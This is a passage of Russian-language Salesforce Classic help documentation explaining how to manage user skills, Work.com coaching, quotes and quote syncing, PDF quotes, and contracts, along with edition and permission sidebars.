Чтобы добавить текущий навык, воспользуйтесь функцией глобального поиска и нажмите кнопку «**Добавить в мой профиль**» в записи навыка.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Нажмите кнопку «**Создать навык**» в связанном списке «Навыки пользователя».
3. Введите имя навыка и дополнительное описание.
4. Нажмите кнопку «**Сохранить**».  
Данное действие инициирует создание навыка.
5. Нажмите кнопку «**Добавить в мой профиль**».
6. Нажмите кнопку «**Сохранить**».  
Данное действие инициирует связывание навыка с пользователем.

При необходимости добавьте навыки на страницах профиля Chatter.

СМ. ТАКЖЕ:

[Общие сведения о навыках](#)

[Удаление навыка посредством страниц сведений о записях](#)

[Подтверждение навыка посредством страниц сведений о записях](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления навыков:

- «Создание» для навыков и пользователей навыка

## Удаление навыка посредством страниц сведений о записях

Система позволяет удалять ненужные навыки.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Щелкните ссылку «**Удал.**» напротив нужного навыка в разделе «Навыки пользователя».
3. Нажмите кнопку «**ОК**».

Данное действие инициирует удаление связи между навыком и пользователем; сам навык не удаляется. Удаление навыков доступно только ответственным за навыки и пользователям с полномочием «Изменение всех данных».

При необходимости удалите навыки на страницах профиля Chatter.

СМ. ТАКЖЕ:

[Общие сведения о навыках](#)


[Добавление навыка посредством страниц сведений о записях](#)

[Подтверждение навыка посредством страниц сведений о записях](#)

[Индивидуальная настройка системы Salesforce](#)

## Подтверждение навыка посредством страниц сведений о записях

Система позволяет подтверждать навыки пользователя для уточнения его профессионального опыта в отдельных областях.

1. Откройте страницу профиля нужного пользователя.
2. Щелкните значок  в верхнем правом углу и выберите пункт «**Сведения о пользователе**».
3. Щелкните ссылку «Подтверждения» напротив нужного навыка в разделе «Навыки пользователя».
4. Нажмите кнопку «**Добавить подтверждение**».
5. Нажмите кнопку «**Сохранить**».

При необходимости подтвердите навыки на страницах профиля Chatter.

СМ. ТАКЖЕ:

[Общие сведения о навыках](#)

[Добавление навыка посредством страниц сведений о записях](#)

[Удаление навыка посредством страниц сведений о записях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления навыков:

- «Чтение» для навыков
- И
- «Удаление» для пользователей навыка

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления подтверждений в навыки:

- «Создание» для подтверждений
- И
- «Чтение» для навыков и пользователей навыка

## Общие сведения об обучении


Функция «Обучение Work.com» позволяет пользователям выбирать роль обучающего или обучаемого другим сотрудником компании. Кроме того, пользователи могут обмениваться пространствами обучения для добавления других наблюдателей и участников. Функция «Обучение» доступна посредством вкладки «Обучение» или страницы профиля.



Ниже перечислены действия, доступные на странице обучения.

- Просмотрите список пространств обучения.  
Создайте собственные фильтры (например, «Мои обучающие», «Обучаемые мною люди» и «Неактивные взаимосвязи»), соответствующие требованиям организации.
- Чтобы создать пространство обучения, нажмите кнопку «Создать». Пользователи могут создавать столько пространств обучения, сколько им требуется.

Чтобы открыть страницу сведений о пространстве обучения, выберите нужное пространство в списковом представлении.



Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть связанную ленту, щелкните ссылку «Показать ленту».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Обучение» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пространств обучения:

- «Чтение» для обучения

Для создания пространств обучения:

- «Создание» для обучения

Лента отображается только после включения администратором функции отслеживания ленты Chatter.

- Просмотрите связанные цели, показатели, действия, примечания и вложения.
- Деактивируйте ненужные пространства обучения. Данное действие сохраняет журнал записи. При необходимости пространство обучения может быть повторно активировано.
- Удалите пространства обучения (при наличии соответствующего уровня доступа).

СМ. ТАКЖЕ:

[Общие сведения о целях](#)

[Рекомендации по использованию задач](#)

[Рекомендации по использованию событий и календарей](#)

[Настройка функции отслеживания ленты Chatter](#)

[Включение или выключение параметров Work.com](#)

## Настройка параметров эл. почты Work.com

Система позволяет включать эл. почту Work.com для получения уведомлений, связанных с отзывами и наградами Work.com.

1. В разделе личных параметров введите строку «*Work.com*» в поле Быстрый поиск, затем выберите пункт «**Параметры эл. почты**».
2. Установите флажок «**Принимать сообщения эл. почты**» в разделе «Общие». Чтобы отменить получение сообщений эл. почты Work.com, снимите данный флажок.
3. Выберите нужный тип сообщений эл. почты в разделе «Личные».

| Параметр эл. почты   | Описание  |
|--|---|
| Кто-то вручает мне награду   | Данный параметр позволяет получать сообщения эл. почты при вручении награды.  |
| Мне предлагается оставить отзыв или кто-то оставляет отзыв на заданный мною вопрос | Данный параметр позволяет получать сообщения эл. почты при получении запроса на отзыв или публикации ответа на заданный вопрос. |

4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Включение или выключение параметров Work.com](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров эл. почты:

- Дополнительные полномочия не требуются



## Создание смет и документирование контрактов

---

### Сметы

Сметы в Salesforce содержат установленные цены на продукты и услуги компании. Смета может быть создана на основе возможности и ее продуктов. Каждая возможность может иметь несколько связанных смет, которые могут быть синхронизированы с возможностью. Если смета и возможность синхронизированы, то любое изменение элементов строки сметы инициирует синхронизацию с продуктами возможности и наоборот.

#### [Создание смет и управление ими](#)

Пользователи могут создавать сметы, чтобы передавать клиентам сведения о ценах на продукты и услуги. Чтобы предоставить клиентам возможность сравнения цен, рекомендуем создать набор смет, поддерживающих разные комбинации продуктов, скидок и количеств. Управление сметами позволяет поддерживать их актуальность.

#### [Синхронизация смет и возможностей](#)

Смету можно связать с возможностью, на основе которой данная смета была создана. Таким образом, при обновлении одной записи происходит обновление другой.

#### [Создание PDF-смет и отправка их по электронной почте](#)

PDF — это простой способ отправки смет клиентам. Файл PDF можно создать на основе стандартного шаблона или шаблона компании. Созданную таким образом смету можно отправить со страницы предварительного просмотра на утверждение клиенту.

#### [Рекомендации по удалению смет](#)

Перед удалением сметы следует оценить последствия для связанных со сметой документов PDF и синхронизации возможностей.

СМ. ТАКЖЕ:

[Возможности](#)

[Поля смет](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Создание смет и управление ими

Пользователи могут создавать сметы, чтобы передавать клиентам сведения о ценах на продукты и услуги. Чтобы предоставить клиентам возможность сравнения цен, рекомендуем создать набор смет, поддерживающих разные комбинации продуктов, скидок и количеств. Управление сметами позволяет поддерживать их актуальность.

1. Нажмите кнопку **«Создать смету»** в связанном списке возможности «Сметы». Поля «Промежуточная сумма», «Скидка», «Итого к оплате» и «Общая сумма» отображают значения, указанные в возможности.
2. Заполните поля.
3. Сохраните внесенные изменения.
  - Смете присваивается уникальный номер.
  - Продукты возможности копируются в смету как элементы строки.
  - Общая сумма пересчитывается на основе любых введенных налогов или сведений об отправке.

Чтобы добавить элементы строки в смету, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить элемент строки»** в связанном списке «Элементы строки сметы».
2. Если прайс-лист для возможности не выбран, выберите прайс-лист для сметы. В противном случае смета использует прайс-лист возможности.
3. Чтобы найти элемент строки, введите критерий поиска.
4. Выберите нужные продукты и нажмите кнопку **«Выбрать»**.
5. Заполните поля. Реализационная цена по умолчанию определяется ценой продукта по прайс-листу. В зависимости от предоставленных полномочий пользователь может редактировать реализационную цену.
6. Сохраните внесенные изменения.

Элементы строки добавляются в связанный список «Элементы строки сметы». Общая сумма в разделе сведений — это сумма связанных элементов строки. Скидка — это средняя скидка для элементов строки.

СМ. ТАКЖЕ:

[Рекомендации по созданию смет и элементов строки сметы и управлению ими](#)  
[Создание PDF-смет и отправка их по электронной почте](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра смет:

- «Чтение» для смет

Для создания смет:

- «Создание» для смет

Для добавления элементов строки сметы:

- «Редактирование» для смет

И

«Чтение» для продуктов и прайс-листов

## Синхронизация смет и возможностей

Смету можно связать с возможностью, на основе которой данная смета была создана. Таким образом, при обновлении одной записи происходит обновление другой.

1. Откройте нужную смету и нажмите кнопку **«Начать синхронизацию»**.
2. Нажмите **«Продолжить»**, **«Синхронизация»**, а затем **«Готово»**.  
Теперь смета и возможность синхронизированы. Синхронизируемая смета определяется полем возможности «Синхронизированная смета» и связанным списком «Сметы».
3. Чтобы отменить синхронизацию, откройте синхронизированную смету и нажмите кнопку **«Остановить синхронизацию»**.  
Данное действие отменяет обновление записей внесенными изменениями.
4. Чтобы синхронизировать возможность с другой сметой, выполните действия, необходимые для синхронизации сметы.  
Синхронизация предыдущей сметы отменяется, и начинается синхронизация новой сметы.

СМ. ТАКЖЕ:

[Порядок синхронизации смет](#)

[Устранение неполадок при синхронизации смет](#)

## Создание PDF-смет и отправка их по электронной почте

PDF — это простой способ отправки смет клиентам. Файл PDF можно создать на основе стандартного шаблона или шаблона компании. Созданную таким образом смету можно отправить со страницы предварительного просмотра на утверждение клиенту.

### Создание PDF-смет на основе стандартного шаблона

Если настраиваемые шаблоны или PDF-документы отсутствуют, рекомендуем воспользоваться стандартным шаблоном.

1. Чтобы открыть окно предварительного просмотра, нажмите кнопку **«Создать PDF»** на странице сведений о смете.
2. Чтобы сохранить PDF-документ в связанный список «PDF-сметы», нажмите кнопку **«Сохранить в смету»**. Имя PDF-документа содержит имя сметы и номер версии (например, *AcmeQuote\_v1*).

### Создание PDF-смет путем выбора шаблона

Если PDF-документ уже создан, рекомендуем выбрать один из недавних шаблонов. Если PDF-документ не создан или нужный шаблон отсутствует, рекомендуем воспользоваться функцией поиска.

1. Щелкните раскрывающийся список **«Создать PDF»** на странице сведений о смете.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации смет:

- «Создание» для смет

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания PDF-смет и отправки их по электронной почте:

- «Редактирование» для смет

2. Выберите шаблон из списка «Недавние шаблоны» или щелкните «*Выбрать шаблон*» и найдите нужный шаблон. Чтобы пропустить список недавних шаблонов и выбрать другой шаблон, нажмите кнопку «Создать PDF» на странице сведений о смете.
3. Чтобы открыть окно предварительного просмотра, нажмите кнопку «Создать PDF».
4. Чтобы сохранить PDF-документ в связанный список «PDF-сметы», нажмите кнопку «Сохранить в смету». Имя PDF-документа содержит имя сметы и номер версии (например, *AcmeQuote\_V1*).

### Отправка PDF-смет по электронной почте

1. Щелкните кнопку отправки по электронной почте на странице предварительного просмотра PDF, странице сведений о смете и рядом с нужным файлом в связанном списке PDF-смет.  
При этом откроется задача электронной почты со вложенной текущей PDF-сметой. Чтобы отправить предыдущую версию, перейдите по ссылке «Эл. почта» напротив нужной версии в связанном списке «PDF-сметы».
2. Введите адрес электронной почты клиента, тему и текст сообщения, затем нажмите кнопку «Отправить».

СМ. ТАКЖЕ:

[Рекомендации по созданию PDF-смет](#)

### Рекомендации по удалению смет

Перед удалением сметы следует оценить последствия для связанных со сметой документов PDF и синхронизации возможностей.

- Удаление сметы доступно пользователям с соответствующим полномочием: администраторам, ответственным или их менеджерам в иерархии ролей организации.
- Ниже перечислены действия, инициируемые при удалении сметы. При этом удаляются все связанные документы PDF, заметки и вложения. Если смета синхронизирована с возможностью, то запись удаляется из связанного списка возможности «Сметы». Удаленная смета перемещается в корзину.
- Смета, которая раньше синхронизировалась с возможностью, не синхронизируется после восстановления.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Рекомендации по созданию смет и элементов строки сметы и управлению ими

Ниже приведены основные моменты, которые следует учитывать при создании смет или работе с элементами строки.

- 📌 **Прим.:** Доступ пользователя к задачам определяется его уровнем полномочий. Если какие-либо задачи недоступны, обратитесь к администратору Salesforce.
- Чтобы пользователь мог создать смету для возможности, соответствующие прайс-листы, продукты и [цены по прайс-листу](#) должны быть активны.
- Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют активировать типы записей и предлагать выбор значения в поле «Тип записи» при создании сметы. Типы записей определяют значения раскрывающегося списка и бизнес-процессы, доступные при создании и редактировании записи.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Если в организации Salesforce включена поддержка подразделений, то подразделению новой сметы автоматически назначается подразделение связанной возможности.
- Если смета синхронизирована с возможностью, то при добавлении нового элемента строки он копируется в возможность как продукт в связанном списке «Продукты».
- Если возможность синхронизирована со сметой, то удаление элемента строки сметы инициирует удаление соответствующего продукта из связанного списка возможности «Продукты».
- Если продукт использует стандартные расписания, то расписания не создаются при добавлении элемента строки. Если элемент строки скопирован из возможности, то расписание может быть просмотрено на странице сведений о возможности. Чтобы изменить расписание, измените запись продукта.
- При наличии элемента строки сметы со скидкой поле «Скидка» изменить нельзя, если соответствующая запись продукта использует стандартное расписание или запись продукта возможности использует отдельное расписание.

## Рекомендации по созданию PDF-смет

Ниже приведены моменты, которые следует учитывать при создании PDF-смет.

- PDF-сметы не поддерживают языки с письмом справа налево. Текст выравнивается по левой стороне страницы.
- Текстовые поля, отображаемые в связанном списке PDF-сметы, усекаются до 256 символов. Данное ограничение распространяется на поля типа «Область обогащенного текста», текстовые поля других типов, стандартные и настраиваемые поля.
- Администратор организации Salesforce определяет статус, назначаемый новым сметам по умолчанию, а также статусы, позволяющие отправку PDF-сметы по электронной почте. Например, администратор может запретить отправку по электронной почте сметы со статусом «*В процессе рассмотрения*».

## Порядок синхронизации смет

Синхронизация смет — это процесс, позволяющий связать смету с возможностью, которая использовалась для ее создания, а также синхронизировать все обновления между двумя записями. Возможность может иметь несколько смет, но одновременно может быть синхронизирована только с одной сметой.

При синхронизации сметы и возможности любое дополнение или изменение списка продуктов в одной записи инициирует дополнение или изменение списка продуктов в другой записи. Добавление элемента строки в смету или удаление его из нее приводит к запуску обновления связанного списка «Продукты» синхронизированной возможности, а добавление продукта в возможность или удаление его из нее приводит к запуску обновления связанного списка «Элементы строки сметы» синхронизированной сметы. Порядок сортировки продуктов также синхронизируется между двумя записями. Смета и возможность синхронизируются каждый раз, кроме случаев отмены синхронизации или удаления одной из записей.

Сметы и возможности, не содержащие продуктов, можно синхронизировать. Продукт, добавляемый в одну запись, автоматически добавляется во вторую синхронизируемую запись.

Если возможность и смета синхронизированы, то возможность определяет синхронизированную смету в следующих областях:

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Поле «Синхронизированная смета» на странице сведений о возможности.
- Флажок «Синхронизация» в связанном списке «Сметы».

В результате отмены синхронизации между сметой и возможностью связь между ними нарушается, поэтому изменения в одной записи больше не добавляются автоматически в другую запись.

СМ. ТАКЖЕ:

[Синхронизация смет и возможностей](#)

[Устранение неполадок при синхронизации смет](#)

## Устранение неполадок при синхронизации смет

При синхронизации смет могут происходить ошибки. Ниже перечислены наиболее распространенные ошибки и инструкции по их устранению. Для получения соответствующих полномочий обратитесь к администратору Salesforce.

**Данная смета не может быть синхронизирована, так как содержит неактивные или архивные продукты.**

- Измените неактивный продукт и установите флажок в поле «Активно».
- Удалите архивный продукт (если возможность не закрыта).

**Данная смета не может быть синхронизирована, так как содержит неактивный или архивный прайс-лист.**

- Измените неактивный прайс-лист и установите флажок в поле «Активно».
- Удалите архивный прайс-лист (если возможность не закрыта).

**Данная смета не может быть синхронизирована, так как содержит неактивные или архивные цены по прайс-листу.**

- Измените неактивную цену по прайс-листу и установите флажок в поле «Активно».
- Удалите архивную цену по прайс-листу (если возможность не закрыта).

**Данная смета не может быть синхронизирована, так как содержит неактивную валюту.**

Введите строку «*Управление валютами*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Управление валютами**».

**Данная смета не может быть синхронизирована ввиду изменения как минимум одного расписания продуктов возможности после создания сметы.**

Создайте новую смету и выполните ее синхронизацию или откройте продукт, удалите и восстановите расписание.

**Данная смета не может быть синхронизирована ввиду блокировки процессом утверждения бизнес-правила другой сметы, синхронизируемой для данной возможности. Одновременно возможности могут быть синхронизированы только с одной сметой.**

Чтобы разблокировать другую смету, завершите процесс утверждения или отзовите запрос на утверждение.

**Поле SyncedQuote доступно в триггере только для чтения.**

Убедитесь, что организация Salesforce не использует триггер Apex для изменения поля SyncedQuote. Поле SyncedQuote доступно только для чтения и не может быть изменено в триггере. Изменения в триггер могут быть внесены администратором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Документирование контрактов для организаций

### Общие сведения о контрактах

Контракт — это письменное соглашение двух или более сторон. Многие компании используют контракты для определения условий деловых отношений с другими компаниями.

Система Salesforce позволяет создавать и документировать контракты, заключенные с другими организациями. Кроме того, система позволяет отслеживать процесс утверждения нужных контрактов, а также задавать предупреждения бизнес-правил, поддерживающие отправку электронных уведомлений о необходимости продления контрактов.

СМ. ТАКЖЕ:

[Начальная страница контрактов](#)

### Начальная страница контрактов

При выборе вкладки «Контракты» отображается начальная страница контрактов.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть краткий список контрактов, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние контракты»**. Чтобы просмотреть сведения о контракте, выберите имя нужного контракта из списка. Поле «Имя контракта» отображается в данном списке только в том случае, если оно добавлено в макет страницы контрактов. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Контракты"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние контракты».

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Контракты»:

- «Чтение» для контрактов

Для просмотра контрактов:

- «Чтение» для контрактов

Для создания контрактов:

- «Создание» для контрактов

И

«Чтение» для организаций

#### Значение списка «Недавние контракты»

##### Недавно созданные

#### Описание

Последние 10 или 25 контрактов, созданных пользователем; самые последние созданные контракты отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.

##### Недавно измененные

Последние 10 или 25 контрактов, обновленных пользователем; самые последние обновленные контракты отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.

| Значение списка «Недавние контракты» | Описание  |
|--------------------------------------|---|
| Недавно просмотренные                | Последние 10 или 25 контрактов, просмотренных пользователем; самые последние просмотренные контракты отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи. |

- Чтобы создать контракт, нажмите кнопку **«Создать»** в разделе **«Недавние контракты»**.



СМ. ТАКЖЕ:

[Отображение и редактирование контрактов](#)

[Рекомендации по созданию контрактов](#)

## Просмотр списков контрактов

Страница со списком контрактов содержит контракты, доступные в текущем представлении. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

- Чтобы просмотреть сведения о контракте, щелкните номер нужного контракта. Чтобы **изменить или удалить контракт**, щелкните ссылку **«Правка»** или **«Удал.»**.
- Если включена поддержка Chatter, щелкните значок  или , чтобы начать или отменить отслеживание контракта в ленте Chatter.
- Чтобы **создать контракт**, нажмите кнопку **«Создать контракт»** или выберите пункт **«Контракт»** в раскрывающемся списке «Создать...» на боковой панели.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков контрактов:

- «Чтение» для контрактов

Для создания контрактов:

- «Создание» для контрактов

И

«Чтение» для организаций



## Отображение и редактирование контрактов

### Отображение контрактов

Чтобы просмотреть подробные сведения о контракте, щелкните номер нужного контракта на начальной странице соответствующей вкладки или на страницах со списками. Или щелкните номер нужного контракта в связанном списке организации «Контракты». Связанный список «Контракты» содержит все контракты, связанные с данной организацией. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

### Просмотр обновлений и комментариев для контрактов (Chatter)

Лента Chatter позволяет просматривать обновления, комментарии и сообщения для контрактов.

### Редактирование контрактов

Чтобы обновить контракт, нажмите кнопку **«Правка»** и обновите нужные поля. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить текущий контракт и добавить новый, нажмите кнопку **«Сохранить и создать»**. Редактирование неактивированных контрактов доступно только при наличии полномочия «Редактирование» для контрактов. Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору.

### Связанные списки контрактов

В нижней части страницы сведений отображаются связанные списки контракта. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных данных. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком. Чтобы добавить новые элементы, нажмите кнопку **«Создать»**.

### Печать контрактов

Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части страницы сведений о контракте. Если в организации включена поддержка свертяваемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрактов:

- «Чтение» для контрактов

Для изменения контрактов:

- «Редактирование» для контрактов

И

«Чтение» для организаций


Для изменения активированных контрактов:

- «Активация контрактов»

## Рекомендации по созданию контрактов

При необходимости введите другие дополнительные сведения, позволяющие повысить качество данных.

- Дата начала
- Срок действия контракта
- Дата окончания

 **Прим.:** Система Salesforce позволяет автоматически вычислять значение поля «Дата окончания контракта» на основе значений, указанных в полях «Дата начала контракта» и «Срок контракта». В этом случае поле «Дата окончания контракта» отсутствует на странице редактирования сведений о контракте.

Если в организации включена поддержка подразделений, то подразделению нового контракта автоматически назначается подразделение связанной организации.

СМ. ТАКЖЕ:

[Начальная страница контрактов](#)

## Журнал контракта

Связанный список «Журнал контракта» на странице сведений о контракте отслеживает изменения, внесенные в данный контракт. По умолчанию связанный список отслеживает изменения для контрактов со статусом **«В процессе утверждения»** или **«Активировано»**. Дополнительную информацию об отслеживании изменений для контрактов с любым статусом см. в разделе [«Настройка параметров контрактов»](#) на странице 2164.

При каждом изменении отслеживаемого стандартного или настраиваемого поля контракта в связанный список «Журнал контракта» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал контракта не фиксирует изменения, вносимые в связанные списки контракта.

Чтобы создать отчет по активированным контрактам, поля которых отслеживаются, нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты», выберите тип отчета **«Отчеты по контрактам»**, а затем выберите отчет **«Журнал контракта»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрактов:

- «Чтение» для контрактов

Для создания контрактов:

- «Создание» для контрактов

И

«Чтение» для организаций

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Контракты доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Активация контрактов

При активации контракта устанавливается статус «Активировано»; сам контракт доступен только для чтения. Активированные контракты не могут быть изменены. Удаление активированного контракта доступно только при наличии полномочия «Удаление активированных контрактов».

Чтобы активировать контракт, выполните указанные ниже действия.

1. Откройте нужный контракт.
2. Нажмите кнопку **«Активировать»**. Активированному контракту присваивается статус «Активировано».

СМ. ТАКЖЕ:

[Отображение и редактирование контрактов](#)

[Общие сведения о контрактах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

